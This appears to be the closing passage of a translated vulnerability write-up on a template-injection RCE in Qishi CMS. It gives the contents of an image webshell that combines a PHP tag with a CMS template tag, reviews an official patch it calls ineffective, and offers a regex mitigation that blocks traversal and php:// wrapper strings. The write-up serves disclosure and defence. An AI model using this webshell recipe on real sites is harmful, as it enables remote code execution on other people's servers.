
The analysis above shows that the template parser does not parse raw PHP directly. A pure PHP image webshell therefore fails; it must also contain a Qishi CMS template tag. Open an existing template and copy any suitable statement, for example:/Application/Home/View/tpl_company/default/com_jobs_list.html
<qscms:company_show 列表名="info" 企业id="$_GET['id']"/>
The final image webshell must therefore contain:
<?php phpinfo(); ?>
<qscms:company_show 列表名="info" 企业id="$_GET['id']"/>
Qishi CMS filters image uploads, so a bypass is required. That technique is left for separate study. Uploading a DOCX or another accepted file type is another option; it does not change the inclusion result.
0x04 Fix
The official patch is:

BaseController.class.phpline 169 of the fileassign_resume_tplmethod, add a validation check
        $view = new \Think\View;

        $tpl_file = $view->parseTemplate($tpl);

        if(!is_file($tpl_file)){

            return false;

        }
File 2
Path:/ThinkPHP/Library/Think/View.class.php, View.class.phpline 106 of the filefetchmethod, replacing line 110
if(!is_file($templateFile)) E(L('_TEMPLATE_NOT_EXIST_').':'.$templateFile);
replace the commented code with
if(!is_file($templateFile)) E(L('_TEMPLATE_NOT_EXIST_'))
This patch is ineffective; commands can still be executed:
Here is a temporary mitigation:
BaseController.class.phpfileassign_resume_tplmethod, add a validation check
$pattern = "\.\/|\.\.\/|:|%00|%0a|=|~|@|file|php|filter|resource";

	if(preg_match("/".$pattern."/is",$tpl)== 1){
		return $this->_empty();
	}
As follows:

Attempting command execution here fails:
0x05 Conclusion
This is a conventional template injection vulnerability. A controllable parameter reachesfetch()function. This vulnerability pattern is familiar; the earlier FastAdmin front-end RCE had the same cause. That article skipped the detailed data flow, so this one traces it carefully. Corrections are welcome, and thanks to Xu for the guidance.